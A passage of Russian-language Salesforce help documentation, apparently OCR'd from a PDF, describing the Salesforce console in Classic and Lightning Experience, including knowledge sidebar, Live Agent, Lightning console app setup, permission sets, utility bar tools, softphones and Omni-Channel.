- Работа с консолью Salesforce в Salesforce Classic

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Просмотр и использование программного телефона

- Участник центра обработки вызовов

Поиск статей базы знаний на консоли Salesforce в Salesforce Classic

Если база знаний Salesforce и ее боковая панель настроены администратором, статьи будут отображаться автоматически при выборе обращения в консоли.

Чтобы решать обращения быстрее, при вводе сведений в тему обращения предложенные статьи отображаются на боковой панели. Данный список содержит только те статьи, которые были обновлены в течение последних 30 дней. Чтобы просмотреть более ранние статьи, введите критерий поиск или отфильтруйте результаты поиска. Чтобы просмотреть статьи по категории, языку или статусу проверки, щелкните значок и выберите параметры фильтрации. Эти фильтры доступны только в том случае, если организация поддерживает статусы проверки и многоязычные статьи. Доступные языки определяются администратором. Боковая панель содержит только следующие столбцы: «Новинка», «Заголовок статьи» и «Самое популярное». Чтобы изменить размер столбцов, перетащите линию между ними. Запрещается добавлять, удалять или изменять порядок отображения столбцов.

Чтобы найти статьи для принятия решения по обращению, нажмите значок , введите ключевые слова в поле «Поиск» и нажмите кнопку **«Начать»**. Чтобы прикрепить статью к обращению, установите флажок напротив нужной статьи и щелкните **«Вложить в обращение»**. Статья может быть вложена только в сохраненное обращение. Напротив статьи, которая уже вложена в обращение, отображается значок .

Чтобы изменить количество отображаемых статей, щелкните индикатор в левом нижнем углу боковой панели и выберите нужное количество. Одновременно можно просматривать 10, 25, 50, 100 или 200 статей. После изменения данного параметра отображается первая страница списка.

Чтобы показать или скрыть боковую панель, наведите указатель мыши на полосу прокрутки и щелкните значок или . Перетащите линию в область между боковой панелью «Статьи» и страницей сведений для изменения их ширины.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра статей Salesforce Knowledge:

- «Чтение» для типа статьи

Для добавления статей Salesforce Knowledge в обращения:

- Полномочие «Редактирование» для обращений

СМ. ТАКЖЕ:

Общие сведения о документации Salesforce Knowledge

Использование Live Agent на консоли Salesforce в Salesforce Classic

Live Agent — это решение на основе чата, полностью совместимое с консолью Salesforce.

Дополнительную информацию смотрите в разделах *«Live Agent для агентов службы поддержки»* и *«Live Agent для администраторов службы поддержки»*.

СМ. ТАКЖЕ:

Live Agent для агентов службы поддержки

Live Agent для администраторов службы поддержки

Консоль Salesforce в Lightning Experience

Начало работы с консолью Salesforce в Lightning Experience.

Используйте приложения консоли Lightning для просмотра нескольких записей и связанных с ними записей на одном экране, а также быстрого просмотра записей из списка с использованием разделенного представления.


ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Приложения консоли Lightning доступны за дополнительную плату для пользователей, обладающих лицензией пользователя Salesforce Platform на определенные продукты. Применяются некоторые ограничения. Информацию о ценах можно получить у менеджера по работе с клиентами Salesforce.

Пользовательский интерфейс приложения консоли Lightning



Принцип действия приложения консоли Lightning приведен ниже.

(1) Выберите объекты на панелях навигации. (2) Выбранные записи открываются как вкладки рабочей среды, которые позволяют одновременно обрабатывать несколько элементов. (3) Выбранные записи, связанные с вкладкой рабочей среды, открываются как вложенные вкладки. (4) Разделенное представление позволяет быстро и легко просматривать и открывать записи из спискового представления. (5) Служебная панель предоставляет доступ к обычным процессам и инструментам, скажем, к журналу и уведомлениям. (6) Просмотрите и обновите записи с использованием областей ленты и сведений. (7) Просмотрите связанную информацию на боковых панелях.

Прим.: Приложения консоли Lightning пока немного отличаются от приложений консоли Salesforce Classic. Например, некоторые функции в приложениях консоли Salesforce Classic, такие как всплывающие уведомления и поддержка мультимонитора, недоступны в приложениях консоли Lightning. Подробнее.

Вы не сможете перенести приложения консоли Salesforce Classic в Lightning Experience.

Кто имеет доступ к приложениям консоли Lightning?

Чтобы получить доступ и использовать приложение консоли Lightning, пользователи должны обладать пользовательскими полномочиями для консоли Lightning и их профиль должен быть добавлен в приложение консоли Lightning.

Создание настраиваемого приложения консоли Lightning

Создавайте настраиваемые приложения консоли в Lightning Experience таким же образом, как вы создаете другие приложения Lightning. С помощью мастера новых приложений Lightning вы сможете настроить цвет и фирменный стиль приложения, добавить служебную панель и сделать его как можно более полезным для ваших пользователей.

Создание и назначение наборов полномочий консоли Lightning

Если ваша организация приобрела лицензии наборов полномочий консоли Lightning, вы можете назначить их пользователям с лицензиями Salesforce Platform, чтобы добавить доступ к приложениям консоли Lightning.

Настройка приложения консоли Lightning с помощью страниц Lightning

Настраиваемые страница Lightning способствуют успеху консоли. Используйте конструктор приложения Lightning для создания настраиваемых страниц Lightning, которые обеспечат пользователям консоли постоянное наличие нужных записей в наиболее оптимальном для них макете.

Настройка приложения консоли Lightning с помощью инструментов

Служебная панель позволяет предоставить пользователям вашей консоли быстрый доступ к инструментам производительности (программным телефонам и журналу). Она отображается в виде постоянного нижнего колонтитула в приложении консоли Lightning и открывает инструменты и средства на закрепленных панелях.

Консоль обслуживания Lightning

Консоль обслуживания является стандартным приложением консоли Salesforce Lightning, разработанным с целью удовлетворения всех требований обслуживания. Вы можете настроить данное приложение, чтобы придать ему индивидуальности.

Консоль продаж Lightning

Консоль продаж Lightning является стандартным приложением Salesforce Lightning, предоставляющим все инструменты продаж на кончиках пальцев для поиска потенциальных интересов, закрытия сделок и управления взаимосвязями.

Клавиши быстрого доступа для приложений консоли Lightning

Используйте клавиши быстрого доступа для эффективной работы с приложениями консоли Lightning. Клавиши быстрого доступа помогают в навигации и ускоряют работу с записями, позволяя не использовать мышь. Эти клавиши быстрого доступа можно использовать наряду с клавишами быстрого доступа браузера.

СМ. ТАКЖЕ:

Ограничения для консоли Lightning Experience

Поддерживаемые обозреватели

Руководство разработчика консоли Salesforce

Консоль Salesforce в Salesforce Classic

Кто имеет доступ к приложениям консоли Lightning?

Чтобы получить доступ и использовать приложение консоли Lightning, пользователи должны обладать пользовательскими полномочиями для консоли Lightning и их профиль должен быть добавлен в приложение консоли Lightning.

Вы можете включить пользовательские полномочия для консоли Lightning для следующих лицензий пользователя.

Лицензия пользователя	Описание
Salesforce	Доступ включен. Для пользователей с лицензиями Salesforce, например лицензиями на компоненты Sales Cloud и Service Cloud, пользовательские полномочия для консоли Lightning включаются по умолчанию. Вы не сможете отключить пользовательские полномочия для консоли Lightning для пользователей с лицензией пользователя Salesforce.
Salesforce Platform	Доступно за дополнительную плату. Применяются некоторые ограничения. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce. Для пользователей с лицензиями Salesforce Platform вы назначаете лицензию набора полномочий консоли Lightning, чтобы включить пользовательские полномочия для консоли Lightning.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Приложения консоли Lightning доступны за дополнительную плату для пользователей, обладающих лицензией пользователя Salesforce Platform на определенные продукты. Применяются некоторые ограничения. Информацию о ценах можно получить у менеджера по работе с клиентами Salesforce.

Прим.: Вы сможете назначить лицензию набора полномочий консоли Lightning только пользователям с лицензией Salesforce. К примеру, вы не сможете назначить лицензию набора полномочий консоли Lightning пользователям с лицензиями Customer Community, Customer Community Plus и Partner Community. Дополнительную информацию о том, какие лицензии пользователя и продукты могут приобретать данную лицензию набора полномочий, можно получить у менеджера по работе с клиентами Salesforce.

Чтобы добавить профили в приложение консоли Lightning, перейдите в менеджер приложений в разделе «Настройки» и отредактируйте приложение консоли.

СМ. ТАКЖЕ:

Создание и назначение наборов полномочий консоли Lightning

Создание настраиваемого приложения консоли Lightning

Создавайте настраиваемые приложения консоли в Lightning Experience таким же образом, как вы создаете другие приложения Lightning. С помощью мастера новых приложений Lightning вы сможете настроить цвет и фирменный стиль приложения, добавить служебную панель и сделать его как можно более полезным для ваших пользователей.

1. Введите строку *«Приложение»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Менеджер приложений»**.
2. Нажмите **«Создать приложение Lightning»** и выполните рекомендации мастера создания приложений Lightning.
3. Дайте имя вашему приложению, настройте его основной цвет, задайте логотип и добавьте описание.

   Совет: Описание приложения отображается рядом со значком в средстве запуска приложений. Составьте содержательное описание для пользователей.
4. Выберите пункт **«Навигация консоли»**. Если хотите использовать установку услуг Lightning, выберите пункт **«Включить установку услуг»**. Нажмите кнопку **«Далее»**.
5. Нажмите кнопку **«Далее»**.
6. Добавьте элементы на панель средств приложения, выберите элементы, которые должны отображаться в приложении, и назначьте их профилям пользователей.

СМ. ТАКЖЕ:

- Кто имеет доступ к приложениям консоли Lightning?
- Настройка приложения консоли Lightning с помощью страниц Lightning
- Настройка приложения консоли Lightning с помощью инструментов
- Ограничения для консоли Lightning Experience

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Приложения консоли Lightning доступны за дополнительную плату для пользователей, обладающих лицензией пользователя Salesforce Platform на определенные продукты. Применяются некоторые ограничения. Информацию о ценах можно получить у менеджера по работе с клиентами Salesforce.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра приложений:

- Просмотр настройки и конфигурации

Для управления приложениями:

- «Настройка приложения»

Создание и назначение наборов полномочий консоли Lightning

Если ваша организация приобрела лицензии наборов полномочий консоли Lightning, вы можете назначить их пользователям с лицензиями Salesforce Platform, чтобы добавить доступ к приложениям консоли Lightning.

Прим.: Пользователи с лицензиями Salesforce, например лицензиями на компоненты Sales Cloud и Service Cloud, уже обладают пользовательскими полномочиями для консоли Lightning. Вы не сможете отключить пользовательские полномочия для этих пользователей. Не назначайте лицензию набора полномочий консоли Lightning пользователям с лицензией Salesforce. Эти пользователи уже имеют доступ к приложениям консоли Lightning.

Каждый пользователь лицензии Salesforce Platform должен иметь лицензию набора полномочий консоли Lightning, чтобы использовать приложения консоли Lightning. Создание набора полномочий консоли Lightning и его назначение пользователю автоматически назначает лицензию набора полномочий консоли Lightning этому пользователю.

Создание набора полномочий консоли Lightning, включающее следующее полномочие.

Полномочие пользователя	Описание
Пользователь консоли Lightning	Возможность доступа и работы с приложениями консоли Lightning. Пользователи могут получить доступ к приложениям из средства запуска приложений Lightning Experience.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно за дополнительную плату в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания наборов полномочий:

- Управление профилями и наборами полномочий

Для назначения наборов полномочий:

- Назначение наборов полномочий

Создание и назначение набора полномочий одному или нескольким пользователям Salesforce Platform. Вы можете назначить набор полномочий последовательно одному за другим пользователем или сразу нескольким пользователям.

Важное замечание: Выполните следующие действия, если ваша организация приобрела лицензии набора полномочий консоли Lightning.

1. Проверьте, сколько лицензий набора полномочий консоли Lightning имеет организация Salesforce.

   В разделе «Настройка» введите *«Сведения о компании»* в поле «Быстрый поиск», а затем выберите **«Сведения о компании»** и прокрутите страницу вниз до раздела «Лицензии набора полномочий». Вы увидите, сколько лицензий набора полномочий имеется в наличии и сколько из них уже назначены. Вы также увидите, сколько типов лицензий наборов полномочий имеется для различных функций.

2. Создание набора полномочий.

   a. Введите строку *«Наборы полномочий»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Наборы полномочий»**.

   b. Нажмите кнопку **«Создать»**.

   c. Введите сведения о наборе полномочий. Введите *консоль* `Lightning` в качестве имени.

   d. В раскрывающемся меню лицензии выберите **«Консоль Lightning»**.

   e. Нажмите кнопку **«Сохранить»**.

На странице «Обзор наборов полномочий» отобразится новый набор полномочий. Теперь добавьте в набор полномочия пользователей.

f. Щелкните **«Полномочия системы»**, чтобы открыть список пользовательских полномочий, включенных набором полномочий консоли Lightning. Затем нажмите кнопку **«Правка»**.

g. Включите **«Пользователь консоли Lightning»**.

h. Нажмите кнопку **«Сохранить»**.

3. Назначьте набор полномочий.

a. Нажмите кнопку **«Управление назначениями»**, а затем — **«Добавить назначения»**.

b. Выберите пользователей с лицензиями Salesforce Platform, которым необходим доступ к приложениям консоли Lightning, а затем нажмите кнопку **«Готово»**.

При назначении набора полномочий пользователям Salesforce автоматически назначает лицензию набора полномочий консоли Lightning тем же пользователям.

После назначения набора полномочий не забудьте добавить профиль пользователя в приложение консоли Lightning. Перейдите в менеджер приложений в разделе «Настройка» и внесите изменения в приложение консоли Lightning.

СМ. ТАКЖЕ:

Кто имеет доступ к приложениям консоли Lightning?

Настройка приложения консоли Lightning с помощью страниц Lightning

Настраиваемые страница Lightning способствуют успеху консоли. Используйте конструктор приложения Lightning для создания настраиваемых страниц Lightning, которые обеспечат пользователям консоли постоянное наличие нужных записей в наиболее оптимальном для них макете.

Чтобы создать настраиваемые страницы Lightning, наведите курсор на конструктор приложений Lightning. После завершения настройки вашей страницы Lightning назначьте страницу приложению консоли.

Шаблоны страниц записей

Трехстолбцовый шаблон разработан с учетом приложений консоли Lightning. Он состоит из основного столбца и двух боковых панелей с фиксированной пропорциональной шириной. Ширина основного столбца составляет 50%, а ширина боковых панелей по 25% каждая. Минимально поддерживаемое разрешение для данного шаблона составляет 1280 пикселей.

Компоненты Lightning

Здесь приведены некоторые компоненты, очень полезные в приложениях консоли Lightning.

Панель основных показателей

Этот компонент отображает основные показатели записи с кнопками действий. Используйте этот компонент, чтобы убедиться, что пользователи вашей консоли могут видеть критически важную информацию без задержек.

Боковая панель базы знаний

Этот компонент помогает пользователям консоли быстро находить нужные статьи в базе знаний для своих обращений и выполнять некоторые базовые действия, например вкладывание статьи в обращение.

Для использования этого компонента в организации должна быть включена поддержка базы знаний Lightning.

Связанный список

Данный компонент отображает *единый* связанный список для записи, в том числе списки родительской записи.

Например, используйте этот компонент, чтобы отобразить «Журнал действий» наиболее быстро и удобно на всех страницах обращения или даже показывать обращения родительского контакта.

Совет: Чтобы повысить эффективность работы на консоли, используйте данный компонент для добавления связанного списка файлов на страницы записей. Благодаря связанному списку файлов пользователи консоли смогут перетаскивать файлы непосредственно в связанный список.

Связанная запись

Этот компонент отображает сведения о связанных записях, в том числе родительских.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Приложения консоли Lightning доступны за дополнительную плату для пользователей, обладающих лицензией пользователя Salesforce Platform на определенные продукты. Применяются некоторые ограничения. Информацию о ценах можно получить у менеджера по работе с клиентами Salesforce.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы создать и сохранить страницы Lightning в конструкторе приложений Lightning, выполните следующие действия.

- «Настройка приложения»

Для просмотра страниц Lightning в конструкторе приложений Lightning

- Просмотр настройки и конфигурации

В фоновом режиме данный компонент использует действия для обеспечения пользователей консоли встроенным созданием записи и редактированием внутри строки. Пользователи консоли могут обновлять записи, создавать записи и переходить по ссылке к записям, не покидая страницы.

Например, вы можете настроить этот компонент для отображения сведений о связанном контакте в обращении или даже о сведениях родительного обращения.

Этот компонент обеспечивает похожую функциональность, как компонент поиска, используемый на консоли Salesforce Classic.

СМ. ТАКЖЕ:

Конструктор приложений Lightning

Стандартные компоненты страницы Lightning

Настройка страниц записей Lightning Experience

Использование боковой панели базы знаний на сервисной консоли служб Lightning

Быстрые действия и типы записей

Настройка приложения консоли Lightning с помощью инструментов

Служебная панель позволяет предоставить пользователям вашей консоли быстрый доступ к инструментам производительности (программным телефонам и журналу). Она отображается в виде постоянного нижнего колонтитула в приложении консоли Lightning и открывает инструменты и средства на закрепленных панелях.

Чтобы добавить служебную панель в приложение консоли Lightning, редактируйте приложение на странице «Менеджер приложений» в меню «Настройка».

При создании служебной панели учитывайте следующее.

- Служебные панели, созданные с использование мастера приложений Lightning, могут быть назначены только одному приложению Lightning. Однако, служебные панели, созданные с использованием API, могут быть назначены нескольким приложениям Lightning.
- Служебная панели не поддерживает страницы или компоненты Visualforce.
- Служебная панель не полностью поддерживает публикатор Chatter и компоненты «Лента».
- Средство «Журнал» работает только в приложении консоли Lightning.
- Средство «Мультиканал» работает только в приложении консоли служб Lightning.

Совет: Рекомендуется добавлять не более 10 средств, а также делать служебные метки краткими и приятными глазу. Вы хотите, чтобы ваши пользователи быстро находили инструменты и процессы, в которых нуждаются более всего.

Средство «Журнал» для приложений консоли Lightning

Средство «Журнал» позволяет пользователям консоли Lightning видеть свои недавно просмотренные основные вкладки и вложенные вкладки на служебной панели консоли.

Программные телефоны для приложений консоли Lightning

Средство «Программный телефон» позволяет пользователям консоли Lightning совершать звонки прямо из Salesforce.

Средство «Мультиканал» для приложений консоли Lightning

Средство «Мультиканал» позволяет пользователям консоли Lightning получать рабочие запросы, направленные через Мультиканал.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Приложения консоли Lightning доступны за дополнительную плату для пользователей, обладающих лицензией пользователя Salesforce Platform на определенные продукты. Применяются некоторые ограничения. Информацию о ценах можно получить у менеджера по работе с клиентами Salesforce.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра приложений:

- Просмотр настройки и конфигурации

Для управления приложениями:


- «Настройка приложения»

Средство «Журнал» для приложений консоли Lightning

Средство «Журнал» позволяет пользователям консоли Lightning видеть свои недавно просмотренные основные вкладки и вложенные вкладки на служебной панели консоли.

Прим.: Вы можете использовать средство «Журнал» только в приложениях консоли Lightning, а не в приложениях Lightning со стандартной навигацией. Изменение свойств «Журнала», а именно метки и значка, невозможно.

С помощью служебной программы «Журнал» пользователи консоли могут видеть свои вложенные вкладки в контексте основных вкладок, которые они просмотрели (1), и копировать ссылки одним щелчком (2). Если имя вкладки изменено, скажем, когда пользователь обновил имя контакта, обновляется также список журналов.



ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Приложения консоли Lightning доступны за дополнительную плату для пользователей, обладающих лицензией пользователя Salesforce Platform на определенные продукты. Применяются некоторые ограничения. Информацию о ценах можно получить у менеджера по работе с клиентами Salesforce.

Учитывайте это при работе с данным средством.

- Список может отображать до 10 основных вкладок одновременно с 10 вложенными вкладками под каждой основной.
- Основные вкладки перечислены в порядке последних просмотренных, с самой недавней вверху. Вложенные вкладки под основными — в порядке первой открытой.
- Если вы копируете ссылку вложенной вкладки, запись открывается как основная вкладка.
- Если вы копируете ссылку и хотите поделиться ею с другими пользователями, убедитесь, что они вошли в систему Salesforce до открытия ссылки. Иначе ссылка направит их на домашнюю страницу вместо конкретных записей.

Совет: Стандартные приложения консоли Lightning, консоль обслуживания и консоль продаж, включая служебную программу «Журнал» по умолчанию.

Использует ли ваша консоль компонент «Журнал» в Salesforce Classic? Средство «Журнал» обладает теми же функциями для приложений консоли Lightning.

Программные телефоны для приложений консоли Lightning

Средство «Программный телефон» позволяет пользователям консоли Lightning совершать звонки прямо из Salesforce.

Вы можете добавить программные телефоны в приложения консоли Lightning, которые используют Lightning Dialer или Open CTI. Запутались в разнице? Open CTI интегрирует сторонние системы CTI в Salesforce. Dialer обеспечивает инициализацию номеров и позволяет делать звонки непосредственно из Salesforce. Если у вас уже имеется телефонная система, Open CTI является оптимальным вариантом до интеграции в существующую систему.

Важное замечание: Прежде чем добавить средство «Программный телефон» в приложение консоли Lightning, установите и настройте Open CTI или Dialer.

Необходимо учитывать следующие моменты при добавлении программного телефона в приложение консоли Lightning.

- Для просмотра параметра Dialer в списке служебных программ ваша организация должна активировать Lightning Dialer.
- Чтобы гарантировать получение входящих звонков пользователями консоли до открытия средства «Программный телефон», включите Загрузить в фоновом режиме после открытия приложения.

СМ. ТАКЖЕ:

Настройка программы набора телефонного номера Lightning

Руководство разработчика Open CTI: начало работы с Open CTI

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Приложения консоли Lightning доступны за дополнительную плату для пользователей, обладающих лицензией пользователя Salesforce Platform на определенные продукты. Применяются некоторые ограничения. Информацию о ценах можно получить у менеджера по работе с клиентами Salesforce.

Средство «Мультиканал» для приложений консоли Lightning

Средство «Мультиканал» позволяет пользователям консоли Lightning получать рабочие запросы, направленные через Мультиканал.


Прим.: Средство «Мультиканал» можно использовать только в приложении Service Console в Lightning Experience. Его нельзя использовать в приложениях Lightning со стандартной навигацией.

Пользователи консоли могут устанавливать статус присутствия и принимать или отклонять работу в зависимости от настроек «Мультиканала».

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.



Учитывайте это при работе с данным средством.

- Объекты, не поддерживаемые Lightning Experience, не могут направляться через средство «Мультиканал». В настоящий момент вы не сможете передавать чаты Live Agent или сеансы SOS.
- Настройки мультиканала (включая подключение мультиканала) доступны только в Salesforce Classic.

Консоль обслуживания Lightning


Консоль обслуживания является стандартным приложением консоли Salesforce Lightning, разработанным с целью удовлетворения всех требований обслуживания. Вы можете настроить данное приложение, чтобы придать ему индивидуальности.

Это функции, приобретаемые в стандартном приложении Service Console.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.



По умолчанию консоль обслуживания поставляется вместе со следующими компонентами.

- Стандартная страница Lightning для обращений, использующая трехстолбцовый макет (1), который включает компоненты связанной записи (2), компоненты связанного списка (3) и боковую панель базы знаний (4)
- Компактная лента обращений (5)
- Стандартная служебная панель с журналом и уведомлениями (6)
- Разделенное представление (7)

Для просмотра и использования средства уведомления они должны быть активированы в вашей организации. Для просмотра и использования боковой панели базы знаний необходимо включить базу знаний Lightning в вашей организации.

Прим.: Приложения консоли Lightning пока немного отличаются от приложений консоли Salesforce Classic. Например, некоторые функции в приложениях консоли Salesforce Classic, такие как всплывающие уведомления и поддержка мультимонитора, недоступны в приложениях консоли Lightning. Подробнее.

Вы не сможете перенести приложения консоли Salesforce Classic в Lightning Experience.

Установка и настройка функций на консоли обслуживания Lightning

